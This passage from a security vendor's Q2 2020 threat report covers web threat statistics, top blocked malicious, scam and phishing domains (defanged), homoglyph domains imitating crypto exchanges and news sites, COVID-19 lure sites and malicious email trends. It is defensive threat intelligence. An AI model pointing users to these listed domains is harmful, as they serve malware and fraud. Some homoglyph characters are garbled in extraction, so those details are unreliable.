
Another notable change in the number of unique URLs blocked was observed in the Phishing category, which rose by 60% compared to the previous quarter. As in Q1, the largest number of unique URLs blocked belonged to fraudulent websites in the Scam category, while Malware had the most attacks blocked per unique URL – approximately 24.

Much like in the previous quarter, ESET customers in Russia, Peru, Japan, France and the United States had the largest numbers of web threat blocks. Domains with the largest numbers of detections are listed on the next page.


0.0% 9.3%



Rate of web threat blocks in Q2 2020



Trends of blocked web threats in Q1 2020-Q2 2020, seven-day moving average



Trends of unique URLs blocked in Q1 2020-Q2 2020, seven-day moving average

	Malware	Scam	Phishing
1	adobviewe[.]club	r.remarketingpixel[.]com	d18mpbo349nky5.cloudfront[.]net
2	fingahvf[.]top	ofhappinyer[.]com	propu[.]sh
3	s.viiotp[.]com	neaintrolled[.]info	mrproddisup[.]com
4	runmewivel[.]com	plugins.zonainst[.]xyz	analytic-client.playful-fairies[.]com
5	videomore[.]club	version.zonainst[.]xyz	attacketslovern[.]info
6	dpiwrxl3dmzt3.cloudfront[.]net	maranhesduve[.]club	securitygenerator[.]xyz
7	hardyload[.]com	contehos[.]com	update.updtbrwsr[.]com
8	cozytech[.]biz	ak.imgfarm[.]com	update.updtapi[.]com
9	d3qjtdfpbrj6c.cloudfront[.]net	instantresp[.]com	update.brwsrapi[.]com
10	deloplen[.]com	rotumal[.]com	update.mrbrwsr[.]com

Top 10 blocked Malware, Scam and Phishing domains in Q2 2020

Homoglyph attacks: Scammers test new waters

Homoglyph attacks, which rely on replacing characters in domains with ones that look similar (or even visually identical) but are different to computers, may be very dangerous for users without any dedicated protection. According to ESET telemetry, attackers focused on cryptocurrency exchanges in Q2 2020, with blockchain.com and binance.com being the most targeted domains.



Top 10 Brands and domain names targeted with homoglyph attacks in Q2 2020

Among the attacks on the targets from ESET’s database of high-profile websites, one stands out. Our detection systems identified a URL similar to that of The New York Times, which we’ve added to the list of high-profile targets to prevent the misuse of reputable media for disinformation operations. We detected a “homoglyphed” domain, www.nytimes[.]com, where the letter “i” was replaced with the dotless letter (ı) that is part of some Latin alphabets.

Strangely, the fake NY Times page redirects to another fake page – one seemingly belonging to a whole different media outlet, Fox News. The operation’s landing page, fox[.]com has, however, the letter “o” (in what should be “fox”) replaced with the Latin letter o with a dot below it (ȝ).


The fake Fox page contains a weight loss advertorial. We can only speculate about the purpose of this exercise; it might be a fabricated clipping by a dishonest PR agency – or, more probably, we witnessed a test.

COVID-19 threats still going strong

In the Q1 2020 Threat Report, we described the onset of web attacks exploiting the COVID-19 pandemic, ranging from fraudulent online shops to malware-distributing websites. Apparently, the cybercrooks were just getting started – even with the initial panic settled, and many countries easing up on their lockdown restrictions, attacks leveraging the pandemic showed no signs of slowing down in Q2 2020.

According to ESET telemetry, the detections of malicious websites with coronavirus-related strings in their domain names doubled in April 2020 in comparison to March, and reached their peak at the beginning of May. Users in Spain accounted for more than a half of these coronavirus-related web threat blocks in Q2 2020.

The number one blocked domain using the pandemic as a lure was corona-virus-map[.]com, distributing variants of Java/TrojanDownloader.Agent – a trojan that attempts to download additional malware onto the visitor’s computer. This malicious domain was most heavily blocked in Spain and the United States.



Detection trend of malicious domains with coronavirus-related names, seven-day moving average

Email threats


Detections of malicious emails were on the rise in Q2 2020 according to ESET telemetry, with attackers aiming to download further malware or extract sensitive information.

Following a decline in March and April 2020, Q2 2020 saw the number of detections of malicious emails grow. As for the overall volume of harmful messages and attachments detected, there was a 9% increase compared to the previous quarter.

The most prevalent malware detected in emails was Win/Exploit.CVE-2017-11882 – malicious documents exploiting a vulnerability in Microsoft Office to download additional malware onto the computer. This threat was followed by HTML/Fraud and HTML/Phishing, which represent, respectively, various types of fraudulent HTML-based content in emails and attachments, and HTML-based phishing emails and attachments.

The most widely abused brands in such phishing emails in Q2 2020 were DHL, Microsoft and Adobe. Scammers also targeted two South African banks, Absa and Standard Bank.

